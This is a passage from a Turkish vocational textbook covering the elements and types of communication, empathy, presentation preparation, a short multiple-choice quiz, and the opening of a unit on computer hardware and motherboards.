Kanal (Araç): Mesajı kaynaktan alıcıya taşıyan araçtır. İnsanların duyu organları (görme, dokunma, duyma, koku ve tat alma) onların iletişim kanallarını oluşturur. Telefonla iletişimde kanal, telefon hatlarıdır. E-posta yoluyla iletişimde kanal, internet hattıdır. Sözlü iletişimde ise kanal, havadır.

Hedef (Alıcı): Kaynak tarafından gönderilen mesajı alan taraftır. Sözlü iletişimdeki alıcı dinleyen kişi, yazılı iletişimdeki alıcı ise gönderilen mesajı okuyan kişidir.

Geri Bildirim (Dönüt): Alıcının, kaynağın gönderdiği mesaja verdiği yanıttır. Etkili iletişimde geri bildirim olmazsa olmaz bir ögedir çünkü iletişim çift yönlü bir süreçtir. İletişimin çift yönlü olabilmesi için alıcının herhangi bir geri bildirim vermesi şarttır. Mesajın anlaşılıp anlaşılamadığı ancak geri bildirim sayesinde ölçülebilir. Geri bildirim pozitif veya negatif olabilir. Alıcının, kaynağın gönderdiği mesajı doğru algılayıp kaynağa da doğru iletmesi **pozitif geri bildirim**; mesajı eksik veya yanlış anlayıp kaynağa da bu şekilde iletmesi ise **negatif geri bildirim**dir.



Öğretmen: Print fonksiyonunun görevi nedir?

Öğrenci: Verilen mesajı ekrana göndermektir.

Kaynak: Öğretmen

Hedef: Öğrenci

Mesaj (İleti): "Print fonksiyonunun görevi nedir?" sorusu

Kanal: Ses

Dönüt (Geri Bildirim): "Verilen mesajı ekrana göndermektir." yanıtı



Aşağıdaki iletişim sürecindeki iletişim ögelerini tespit ederek neler olduklarını ilgili boşluklara yazınız.

Selda: Algoritma akış şeması sembollerini selda@.....com mail adresime gönderir misin?

Adnan: Hemen gönderiyorum.

Kaynak (Gönderici) : ..... **Hedef (Alıcı) :** .....

Mesaj (İleti) : ..... **Kanal (Araç) :** .....

Geri Bildirim (Dönüt) : .....

İletişimin temel ögelerinin yanı sıra ikincil ögeleri de mevcuttur. İletişimin ikincil ögeleri; kod, gürültü, ortam ve filtredir. Göndericiden alıcıya giden her mesaj kodlanarak aktarılır. **Kod**, iletinin kaynak ve hedefin anlayacağı şekle dönüşmesidir. Rakamlar, harfler, işaretler, görüntüler kodlanmış unsurlardır. Göndericiden alıcıya giden mesajların tümü kodlanır. **Kodlama**, gönderici tarafından aktarılacak olan bilgi, duygu ve düşüncenin anlamlı bir şekilde yapılandırılarak mesaj formatına getirilmesidir. **Kod açma**, kodlanan iletinin yorumlanarak anlamlı bir hâle getirilmesi bir başka deyişle iletilerin ses, görüntü, işaret veya harf olmaktan çıkararak anlamlı hâle getirilmesidir.

Gürültü, mesajın iletim sürecini olumsuz etkileyen etkenlere verilen addır. Bunlar fiziksel, psikolojik, kültürel veya nörofizyolojik gürültüler şeklinde olabilir.

Ortam (bağlam), iletişimin gerçekleştiği yerdir.

Filtre, mesajın algılanıp yorumlanması işleminin genel adıdır.



Sınıfta beşer kişilik gruplar oluşturarak iletişimi olumsuz yönde etkileyebilecek veya engelleyecek fiziksel, psikolojik, kültürel ve nörofizyolojik gürültü çeşitlerine ikişer örnek veriniz.

SIRA SİZDE

Ahmet Bey'in cep telefonuna "Kredi kartı ödemeniz olan 1300 TL'yi üç (3) taksitle ödemek istiyorsanız Tamam butonuna tıklayınız." şeklinde bir mesaj gelir. Bu iletişim sürecinin ögelerini tespit ederek neler olduklarını ilgili boşluklara yazınız.

Gönderici (İleten/Kaynak): .....

Alıcı (Hedef): .....

Mesaj (İleti): .....

Kanal: .....

Dönüt (Geri Bildirim): .....

2.2. ETKİLİ İLETİŞİM TEKNİKLERİ

Bir iletişim sürecinde başarılı olabilmenin yolu, etkili iletişim becerilerini doğru kullanmaktan geçer.

2.2.1. İletişim Türleri

İletişim birden çok türde olabilir. Bu türler; sözlü iletişim, sözsüz iletişim ve yazılı iletişim şeklindedir.




Görsel 2.1: Sözlü iletişim

2.2.1.1. Sözlü İletişim

İnsanların duygu ve düşüncelerini karşı tarafa sözlü olarak iletmesi **sözlü iletişim** olarak adlandırılır (Görsel 2.1). Sözlü iletişim konuşma yoluyla gerçekleştirilir. Etkili bir sözlü iletişim için mesajı iletmek isteyen kişinin doğru kelimeleri doğru kanal kullanarak iletmesi, alıcının ise vericinin ne anlatmak istediğini doğru anlaması gerekir. Kelimeleri doğru ve anlaşılır bir biçimde söyleme, ses tonu vurgusu ve yüksekliği, hitap şekli, samimi ve açık sözlü olma, söz, jest ve mimikleri uyumlu olarak kullanma, soru sorma, söyleneni dinlediğini belli etme gibi unsurlar sözlü iletişim becerileri arasında sayılabilir.

2.2.1.2. Sözsüz İletişim

Sözsüz iletişim (Görsel 2.2) konuşma olmadan beden dili kullanılarak gerçekleşen iletişimdir. Sözsüz iletişimle duygu ve coşkular yetkin biçimde dile getirilir. Kültürlere göre değişebilen sözsüz iletişim ve kültürlere göre değişmeyen evrensel sözsüz iletişim ögeleri vardır. Evet veya hayır anlamına gelen baş hareketleri yahut bazı yüz ifadeleri ortak sözsüz iletişime örnek verilebilir.



Görsel 2.2: Sözsüz iletişim


Beden dili kullanımı (Görsel 2.3) iletişimde oldukça önemlidir. Beden dili duygu ve düşüncelerin yansımasıdır. Beden dilinin ögeleri; dış görünüm, giysi ve takılar, oturmak için seçilen yer, oturma biçimi, bedenin duruşu, göz teması, iletişim mesafesi, mimik, jest, baş hareketleri vb. şeklinde sayılabilir. Beden dilini etkili ve doğru kullanan kişiler iş ve sosyal yaşamlarında olumlu izlenimler bırakır. Beden dilini hatalı kullanan kişiler ise iş hayatlarında ve sosyal ilişkilerinde bazı sıkıntılar yaşayabilir.



Görsel 2.3: Beden dili kullanımı

2.2.1.3. Yazılı İletişim

Yazılı iletişim, iletilmek istenen mesajın belli kurallara göre yazıya dökülmesiyle gerçekleştirilen iletişim türüdür (Görsel 2.4). Sözlü iletişimde yaşanan iletişim kazaları yazılı iletişimde daha az yaşandığı için daha güvenilir ve bağlayıcıdır.



Görsel 2.4: Yazılı iletişim

2.2.2. Etkili İletişim Teknikleri

Etkili bir iletişim kurmanın yolu, iletişim ögelerini doğru kullanmaktan geçer. İletişimin temel hedefi kendini doğru bir şekilde ifade etmek ve karşısındakini doğru bir şekilde anlamaktır. Duymak ve dinlemek, empati yapmak, beden dilini doğru kullanmak ve sözcükleri doğru seçmek etkili iletişim kurulmasında önemli faktörlerdir.

2.2.2.1. Algı

Bireylerin iç ve dış dünyanın farkına varması algıyla başlar. **Algı**, TDK'ye göre "Bir şeye dikkati yönelterek o şeyin bilincine varma, idrak" anlamına gelir. **Algı**, duyu organlarından (göz, kulak, burun, dil ve deri) beyne ulaşan verilerin (ses, koku, görüntü, dokunuş ve tat) örgütlenmesi, yorumlanması ve anlamlandırılmasıdır. Algıyı etkileyen en önemli süreç dikkattir. İnsanlar algı ve dikkat becerileri sayesinde dış dünyayı tanır. İnsanın dünyayı algılama şekli, onun kendini de nasıl ifade edeceğini belirler. Bireyler algı sayesinde çevresinin farkına varır. Algı olmadan düşünce, düşünce olmadan da iletişim mümkün değildir.

2.2.2.2. Etkin Dinleme

Kişilerin söylediklerini doğru anlamak, değerlendirmek, bağlantı kurmak, kıyas yapabilmek veya eleştirebilmek için dinlemeye ihtiyaç vardır. İyi bir iletişim için iyi bir dinleyici olmak gerekir. Duymak ve dinlemek birbirinden farklıdır. İşitme duyusu sayesinde duyma eylemi gerçekleşir fakat işitilen her ses onun dinlenmiş olacağı anlamına gelmez. Seslerin anlamlandırılması sayesinde dinleme gerçekleşir.

Etkin bir dinlemenin temeli ise önem vermektir. Anlatıcıya ön yargıyla yaklaşmamak, onu yeri geldiğinde jest ve mimiklerle onaylamak, uygun zamanlarda soru sormak ve anlatıcı konuşurken onun sözünü kesmemek gerekir.

2.2.2.3. Empati (Duygudaşlık)

Kişiler arası iletişimde önemli etkenlerden biri de empatidir. **Empati**, kişinin kendini karşısındaki insanın yerine koyarak onun duygularını ve düşüncelerini doğru olarak anlaması, hissetmesi ve bu durumu ona iletmesi sürecidir. Empati, kişilerin olaylara karşısındakinin bakış açısıyla bakabilmesini gerektirir. Her insan önemsenmek ve anlaşılmak ister. Anlaşılabilmenin yolu ise tanımaktan veya bunun için çaba harcamaktan geçer. Diğerkâmlık, kişinin başkalarının iyiliği ve yararı için kendi yararına olacak şeylerden vazgeçmesi, fedakarlık yapması anlamına gelir. Empati kavramında karşıdakini anlama duygusu hakimken, diğergâmlık olgusunda ise anlamakla birlikte diğer insanlara maddi veya manevi kişisel çıkar gözetmeksizin yararlı olmaya çalışma gibi bir erdem söz konusudur.

2.2.2.4. Konuşma

TDK'ye göre **konuşmak**, "bir dilin kelimeleriyle düşüncesini sözlü olarak anlatmak" anlamına gelir. **Konuşma** ise konuşmak eylemidir (Görsel 2.5). İnsanların duygu, düşünce ve bilgilerini sözcükleri kullanarak aktarması sürecidir. Günlük hayatta iletişim kurmak amacıyla en fazla kullanılan yöntemdir.

Dil ile yapılan bir iletişim yöntemi olan konuşmada, ne söylendiği kadar nasıl söylendiği de önemlidir. Sözcükler kullanılırken yapılan tonlama, sesin hızı, şiddeti ve vurgulamalar konuşarak yapılan etkili iletişimde önemlidir.



Görsel 2.5: Konuşma

2.3. SUNUM HAZIRLAMA TEKNİKLERİ

Anlatılmak istenen konunun belli bir topluluğa çeşitli yöntemlerle aktarılmasına **sunum** denir. Sunum, sunma işidir. Sunumlar; satış yapmak, eğitim vermek, katılımcıları bilgilendirmek, portföy oluşturmak, ürün tanıtmak, ürün pazarlamak vb. amaçlarla kullanılır. Etkili bir sunum, belirli bir amaca hizmet eden ve katılımcılar tarafından doğru anlaşılan sunumdur. Hazırlanma amacı ne olursa olsun, sunumu etkili ve verimli hâle getirmek önemlidir (Görsel 2.6).



Görsel 2.6: Sunum

2.3.1. Amaçlarına Göre Sunum Türleri

Sunum hazırlamaya başlamadan önce yapılması gereken ilk şey, hazırlanacak sunumun amacını belirlemektir. Sunumların hedefi; bilgilendirme, satış, pazarlama, motive ve ikna etme, eğitim, eğlendirme veya kutlama yapma olabilir. Sunumun amacına göre türü de değişiklik gösterir.

Bilgilendirme amaçlı sunumlar, dinleyici kitlenin bilgi seviyesini artırmak ve herhangi bir konuda bilgi vermek için kullanılan türdür.

Satış ve pazarlama amacıyla yapılan sunum, iş dünyasında en yaygın kullanılan türdür. Bir ürün veya hizmetin satışını yapmak amacıyla yapılır.

Motive etme veya ikna amacıyla yapılan sunumlar, dinleyiciyi belli bir görüş konusunda ikna etmek, düşünce ve davranışlarında değişiklik yapmak için kullanılan türdür. Motive etme amacıyla yapılan sunumda ikna yöntemleri kullanılır. Mitinglerdeki sunumlar örnek verilebilir.

Eğitim amaçlı sunum, öğretmek için kullanılan türdür.

Eğlendirme veya kutlama amacıyla yapılan sunum, herhangi bir gerekçeyle düzenlenen kutlamada katılımcıları eğlendirmek için kullanılan türdür. Herhangi bir başarının kutlanması amacıyla yapılan bu sunumlar, mizah kullanılarak, kostüm ve animasyonlarla desteklenerek çok daha keyifli hâle getirilebilir.

2.3.2. Sunuma Hazırlık

Sunuma başlamadan önce yapılması gereken birtakım hazırlık aşamaları vardır. Sunumun amacı belirlendikten sonra etkili bir sunum hazırlamak için planlama yapmak gerekir. Sunumun planlaması yapıldıktan sonra içerik hazırlama aşamasına geçilir. Sunum içeriğinde veya sunum sırasında görsel ve işitsel araçlara sıklıkla yer verildiği için bunların neler olacağı önceden tespit edilmelidir. Sunumun yapılacağı mekânla ilgili düzenlemelerin de yapılmasıyla içerik sunuma hazır hâle getirilir.

2.3.2.1. Planlama

Bir sunumun akışını ve içeriğini belirlemek için planlama yapmak gerekir. Etkili bir sunum için hitap edilecek grubu iyi tanımak, sunum yapılacak mekân ve sunum zamanını doğru belirlemek, sunum süresini iyi ayarlamak, sunumu hazırlamak için kullanılacak teknik donanımı bilmek ve iyi kullanmak gerekir. Sunumun akışını doğru planlamak için iyi hazırlanmış bir taslak, yapılacak işin daha düzenli olmasını sağlar.

2.3.2.2. İçerik Hazırlama

Sunum hazırlama sürecinin en önemli aşaması içeriğin hazırlanmasıdır. Bir sunumun içeriğinin etkili olması için dinleyici kitlesi hakkında doğru bilgi sahibi olmak ve içerik ile dinleyiciler arasında doğru bağlantıyı kurmak gerekir (Görsel 2.7).



Görsel 2.7: Sunu


İyi bir içerikte olması gereken özellikler şu şekilde sıralanabilir:

- Dinleyici için kritik bilgiler içermelidir.
- Gereksiz ve çok ayrıntılı bilgi verilerek sunum sıkıcı hâle getirilmemelidir.
- Dinleyici odaklı olmalıdır.
- Sade ve anlaşılır bir dil kullanılmalıdır.
- İlgi çekici olmalıdır.
- Her sunumun bir ana mesajı olmalı ve tüm içerik, bu ana mesajı destekleyici nitelikte olmalıdır.
- Tasarım sade olmalı, kullanılan metinle görseller birbirini destekleyecek şekilde ve uyumlu olmalıdır.

2.3.2.3. Sunumda Görsel ve İşitsel Materyal Kullanımı

Sunum hazırlarken çeşitli görsel veya işitsel araçlardan yararlanarak sunumları daha etkili bir hâle getirmek mümkündür. Böylelikle hem anlatılmak istenen konunun daha rahat anlaşılması için izleyicilerin dikkati odaklanır hem söz ve zamandan tasarruf edilir. Sunum hazırlanırken yardımcı olacak görsel ve işitsel araçlar; resim, ses, müzik, video, harita, slayt, grafik, tablo vb.dir.

Slayt, projeksiyonla perdeye veya duvara yansıtılan görüntü, saydam, pozitif görüntü anlamlarına gelir. Sunular slaytların birleşmesiyle oluşur. Günümüzde slaytlar, paket programlar veya çevrimiçi programlar kullanılarak oluşturulur. Bir sunum hazırlamak için sunular kullanılır (Görsel 2.8).



Görsel 2.8: Sunu örnekleri

Grafik: Aktarılacak veri seti ve vurgulanmak istenen mesaja göre kullanılabilecek çeşitli grafikler vardır. Grafik çeşitleri arasında istenen mesajı en doğru aktaracak grafiğin seçilmesi önemlidir. Bir grafikte hangi verinin neyi ifade ettiğinin açıkça yazılı olması gerekir. Grafikler, sunumu yapan kişinin bir şey anlatmasına gerek olmadan kendi başlarına da konuyu anlatmakta yeterli olmalıdır (Görsel 2.9).



Görsel 2.9: Grafik örnekleri

SmartArt: Metinlerin kolaylıkla grafiklere dönüştürülerek görsel değeri daha yüksek ve etkileyici sunumlar hazırlanmasına yardımcı olan bir seçenektir (Şema 2.1).



Şema 2.1: SmartArt

Tablo: İki boyutlu satır ve sütunlardan oluşan metin, rakam gibi verileri bünyesinde toplayan, esasen hesaplamalar yapmak amacıyla tasarlanmış araçlardır (Tablo 2.1).

STOKLAR	
Stok Adı	Stok Adeti
Kalem	100
Silgi	100
Defter	50

Tablo 2.1: Tablo örneği

Sunum yapılacak yer ve kullanılacak teknik donanımla ilgili önceden bilgi sahibi olmak, sunumun neye benzeyeceğine dair ön bilgi açısından önemlidir. Sunum gününden önce sunumun yapılacağı mekânda en az bir kez deneme yapılması sunum günü karşılaşılabilecek sorunları en aza indirmeye yardımcı olur.

Sunum için teknik donanım, araç gereç ve çeşitli görsellere ihtiyaç olabilir. Bunların sunum öncesinde iyi test edilmesi gerekir. Bunları sunumu yapacak kişi idare edecekse nasıl kullanılacağını bilmesi gerekir. Özellikle ses düzeni, projeksiyon cihazı ve ekranı sunum öncesinde test etmesi gerekir. Kürsü veya mikrofon gerektiren durumlarda bunların konum, yükseklik, adet, nitelik vb. kontrol edilmeli ve amaca uygun şekilde düzenlenmelidir. Aydınlatmanın not tutma, sunu, görsel, tablo veya slaytları okuma gibi değişken durumlar için uygun olup olmadığı kontrol edilmelidir. Mekânda oturma düzeninin nasıl olacağına karar verilmeli ve oturma düzeni buna göre yapılmalıdır. Oturma düzeni sunumun amacına uygun ayarlanmalıdır. Sunumun yapılacağı mekân temiz ve tertipli olmalıdır. Ayrıca mekâna asılacak posterler, konuyla ilgili afişler ve fotoğraflar da sunumun başarısında etkilidir.

2.3.3. Sunum Yapma

Sunum hazırlanırken süre göz önünde bulundurulmalıdır. Etkili bir sunum, her birinin süresi doğru planlanmış giriş, gelişme ve sonuç bölümlerinden oluşur.

Giriş bölümü, sunumun amacının paylaşıldığı ve dinleyicilerin dikkatinin sunuma toplanmasını sağlayan bölümdür. Bu bölüm kısa, ilgi çekici ve konuyla bağdaşacak ifadelerden oluşmalıdır. Sunuma giriş; konuyla ilgili evet veya hayır şeklinde cevaplanabilecek kısa sorular sorarak, konuya uygun bir fıkra yahut öykü anlatarak, alıntı yaparak, etkileyici vurgularda bulunarak veya konunun önemi belirtilerek yapılabilir.



Konu Başlığı: Etkili Sunum Teknikleri

Dikkat Çekici İfade: Burada kaç kişi bir bankanın siber güvenlik açığını tespit ederek bunu bankaya bildirmek ister?

Geçiş: Etkili bir sunum yapmak girişimciliğe benzer, ikisinin de hazırlık aşaması çok önemlidir.

Önem: Hayatınız boyunca iş yaşamınız ve çeşitli disiplinlerde (eğitim, kariyer, hobi vb.) düşünce, araştırma, ürün ve çalışmalarınızı aktaracak sunumlar hazırlamak; kendinizi geliştirmek, kişi veya sosyal gruplara kendinizi tanıtmak için çok önemlidir.

Amaç: Katılımcısı olduğunuz bu sunumun sonunda etkili bir sunum hazırlamak için gereken bilgiye sahip olacaksınız.

Gelişme bölümü, sununun içeriğinin yer aldığı bölümdür. İletilmek istenen önemli konular gelişme bölümünde yer alır. Sunumun amacına, dinleyici kitlesine ve kişisel sunum tarzına uygun bir yöntem seçilerek bilgi sunulabilir.

Sonuç bölümü, sunumun özetinin yapıldığı kısımdır. Sunumda ele alınan önemli noktalar fazla ayrıntıya girilmeden dinleyiciye bu bölümde yeniden hatırlatılır. Kapanış cümlesi ve katılımcılara teşekkür bu bölümde yer alır. Sunum bittikten sonra sözü dolandırmadan sunum tamamlanmalı fakat dinleyicinin kafasını karıştıracak ani bir bitiş de yapılmamalıdır.

Bir sunum görsel ve içerik açısından iyi hazırlanmış olsa bile sunumu yapan kişinin sunum esnasındaki ses tonunun amaca uygunluğu ve dinleyiciyle iletişimi de oldukça önemlidir. Sunumu yapan kişi beden dilini ve ses tonunu etkili bir şekilde kullanmalıdır. Sunum sırasındaki konuşmalar dinleyicinin dikkat ve ilgisini kaybetmesine neden olmamalıdır. İlk 10-15 dakikadan sonra dikkat dağınıklığı olabileceği için konuşmaya dinleyicinin ilgisini çekecek unsurlar eklenerek (duygusal etki, espri, vb.) dikkat ve ilgi canlı tutulmalıdır. Doğal olunmalı, dinleyiciyle göz teması kurulmalı, sürekli ekrana veya varsa eldeki notlara bakılmamalı, anlatılan konunun dışına çıkılmamalı ve süreyi doğru kullanmaya dikkat edilmelidir.

Sunumu yapan kişinin durduğu yer önemlidir. Sunumu yapan kişiyle dinleyicilerin birbirini rahatlıkla görebileceği bir konumda sunum gerçekleştirilmelidir.

Sunumdan sonra soru-cevap bölümüne yer verilecekse sunumu yapan kişi bu bölüme önceden hazırlanmalı, gelebilecek sorular karşısında hazırlıklı olmalı ve cevabını bilmediği sorular karşısında bunu açıkça belirtmelidir. Soru-cevap bölümüne sununun en sonunda yer vermeye dikkat edilerek konunun bölünmemesi sağlanmalıdır.



Sınıfta üçer kişilik gruplar oluşturarak öğretmeniniz tarafından size verilecek bir konuda sunu hazırlayınız. Hazırladığınız çalışmayı grup temsilciniz aracılığıyla sınıfta sununuz.

SIRA SİZDE

Etkili sunum tekniklerinden biri de sunum materyalleri içinde infografik kullanımıdır. Uzunca bir metin yerine kullanılacak görselin, dinleyiciler üzerinde etkisi daha yüksektir. Bu nedenle sunumlarda görsel kullanımı tercih edilir. Görsel 2.10'da şifrelerin güvenlik seviyelerine göre ele geçirilme sürelerinin kıyaslandığı bir infografik görülür. Siz de şifre tercihinde dikkat edilecek hususları özetleyen benzer bir infografik hazırlayınız ve öğretmeniniz rehberliğinde sınıfta sunumunu yapınız.



Görsel 2.10: Şifre ölçeği



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Kaynak tarafından alıcıya gönderilen içeriğin genel adı aşağıdakilerden hangisidir?

A) Alıcı
B) Dönüt
C) Kanal
D) Kaynak
E) Mesaj

2. Aşağıdakilerden hangisi beden dilinin ögelerindendir?

A) Jest ve mimikler
B) Kıyafet
C) Ses tonu
D) Mesajlaşma
E) Kelimeler

3. Gönderici tarafından aktarılacak bilgi, duygu ve düşüncenin anlamlı bir şekilde yapılandırılarak mesaj formatına getirilmesi işlemi aşağıdakilerden hangisidir?

A) Gürültü
B) Mesajlaşma
C) Kod
D) Kod açma
E) Kodlama

4. İnsanların duygu, düşünce ve bilgilerini sözcükleri kullanarak aktarması sürecine verilen ad aşağıdakilerden hangisidir?

A) Algı
B) Dinleme
C) Empati
D) Konuşma
E) Yorum yapma

5. Birinin kendini karşısındaki insanın yerine koyarak onun duygularını ve düşüncelerini doğru olarak anlamasına verilen ad aşağıdakilerden hangisidir?

A) Algı
B) Beden dili
C) Dinleme
D) Empati
E) İletişim

6. Bir ürün veya hizmetin satışını yapmak amacıyla hazırlanan sunum türü aşağıdakilerden hangisidir?

A) Bilgilendirme amaçlı
B) Satış ve pazarlama amaçlı
C) Eğitim amaçlı
D) Motive etme amaçlı yapılan
E) Eğlendirme amaçlı yapılan

7. Bir sunumun içeriğiyle ilgili aşağıdakilerden hangisi yanlıştır?

A) Dikkat çekici olmalıdır.
B) Sade ve anlaşılır olmalıdır.
C) Bir ana mesajı olmalıdır.
D) Görsellerle desteklenmelidir.
E) Konuşmacı odaklı olmalıdır.

3. ÖĞRENME BİRİMİ

DONANIM BİRİMLERİ



KONULAR

3.1. İÇ DONANIM BİRİMLERİ
3.2. DIŞ DONANIM BİRİMLERİ

NELER ÖĞRENECEKSİNİZ?

- İç donanım birimlerinin montajı
- Dış donanım birimleri bağlantıları

ANAHTAR KAVRAMLAR

Anakart, cpu, gpu, hdd, hdmi, ram, rom, sdd, usb



HAZIRLIK ÇALIŞMALARI

1. Kişisel bir bilgisayar satın almak istediğinizde iç ve dış donanım birimlerinin seçiminde dikkat ettiğiniz hususlar nelerdir?

2. Günlük yaşamınızda kullandığınız cihazlardaki bağlantı türlerini arkadaşlarınızla tartışınız.


3.1. İÇ DONANIM BİRİMLERİ

Bilgisayar iç donanımları özel ihtiyaçlara bağlı olarak değişkenlik gösterebilir. İç donanımların birbirine uyumlu bir şekilde montajının yapılabilmesi için öncelikli olarak temel bilgisayar iç donanımlarının neler olduğu ve bunların özellikleri bilinmelidir. Bir başka deyişle iç donanım birimlerinden anakart, işlemci, bellek, genişleme yuvası kartları, disk sürücüleri ve kasa tipleri ile bunların özellikleri bilinmelidir.


Donanım birimlerinin montajı sırasında önemli husus bilgisayarları ve donanım birimlerini statik elektriğin etkilerinden korumak gerektiğidir. Bu amaçla özellikle montajı yapacak kişi, donanım birimlerine temas etmeden önce vücudundaki statik elektriği boşaltmalıdır. Kişi statik elektrik boşaltma işlemini toprağa temas eden bir yüzeye dokunarak yapabilir veya antistatik eldiven giyerek yalıtım sağlayabilir. Sonrasında donanım birimlerinin montajına başlayabilir. İç donanım birimlerinin kasa içine yerleştirilerek montajının doğru, güvenli ve kontrollü bir şekilde yapılması önemlidir.

3.1.1. Anakart (Motherboard)

Görsel 3.1'de görüldüğü üzere anakart, elektronik bileşenleri birbirine bağlayan yollar (bus) veya elektrik yolları içeren bir baskı devre kartıdır (PCB). Sistem kartı olarak da ifade edilen anakart, bilgisayarın omurgası olarak kabul edilir. Donanımlar, Görsel 3.2'deki anakart üzerine bütünleşik veya soketler, genişletme yuvaları ve bağlantı noktaları kullanılarak yerleştirilebilir.




Görsel 3.1: Anakart



Görsel 3.2: Anakart görünümü

